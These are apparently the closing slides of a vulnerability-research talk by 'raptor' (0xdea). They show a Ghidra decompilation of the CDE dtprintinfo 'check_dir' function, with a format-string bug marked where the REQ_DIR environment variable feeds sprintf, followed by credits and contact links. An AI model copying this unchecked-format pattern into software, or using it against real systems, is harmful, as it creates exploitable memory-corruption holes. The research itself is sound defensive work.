
```
46
47    __format = getenv("REQ_DIR");
48    if (__format == (char *)0x0) {
49      sprintf(local_724,"/usr/spool/lp/requests/%s/",param_2);
50    }
51    else {
52      __format = getenv("REQ_DIR");
53                        /* VULN */
54      sprintf(local_724,__format,param_2);
55    }
56    local_c = strlen(local_724);
57    sprintf(local_5f8,"/var/spool/lp/tmp/%s/",param_2);
58    local_48 = strlen(local_5f8);
59    local_44 = opendir(".");
60    if (local_44 != (DIR *)0x0) {
61      pdVar3 = readdir64(local_44);
```

Source: Ghidra cde:/dtprintinfo – Decompile: check_dir (by Marti Guasch Jimenez)



Source: https://twitter.com/acidphreak/status/1200287880574160896

Question Time



https://0xdeadbeef.info
https://github.com/0xdea
https://twitter.com/0xdea
raptor@0xdeadbeef.info

All photos are from: https://unsplash.com/